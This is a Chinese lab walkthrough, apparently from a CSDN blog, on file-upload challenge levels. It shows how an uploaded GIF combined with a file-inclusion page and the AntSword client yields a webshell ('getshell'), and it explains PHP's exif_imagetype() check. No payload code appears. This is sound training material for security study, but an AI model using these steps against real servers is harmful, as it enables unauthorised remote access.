


- 点击上传文件，上传成功


- 右键在新的标签页打开图像




- 成功在新的标签页打开 GIF 图像文件，复制图像的地址




- 打开文件包含漏洞




- 在新的标签页成功打开文件包含漏洞网页




- 在文件漏洞网址后加上 `?file=GIF文件地址`




- 在蚁剑添加并配置数据如下，网址替换成自己电脑对应的 `IP`



- 成功添加数据




- 双击打开网页链接，成功 getshell



Pass16

方法一

- 查看提示



- 知识补充：`exif_imagetype()` 函数

> 知识补充： `exif_imagetype()`读取一个图像的第一个字节并检查其后缀名；
> 返回值与`getimagesize()`函数返回的索引2相同，但是速度比`getimagesize()`快得多，同时要开启`php_exif`模块；

exif_imagetype

(PHP 4 >= 4.3.0, PHP 5, PHP 7, PHP 8)
exif_imagetype — 判断一个图像的类型

说明

```
exif_imagetype ( string $filename ) : int
```

exif_imagetype() 读取一个图像的第一个字节并检查其签名。

本函数可用来避免调用其它 exif 函数用到了不支持的文件类型上或和 `$_SERVER['HTTP_ACCEPT']` 结合使用来检查浏览器是否可以显示某个指定的图像。

参数


filename
被检查的图像文件名。

返回值


如果发现了恰当的签名则返回一个对应的常量，否则返回 **false**。返回值和 getimagesize() 返回的数组中的索引 2 的值是一样的，但本函数快得多。

CSDN @migi@forever


- 查看源代码



- 编写脚本 `SixteenFirstMethod.php`

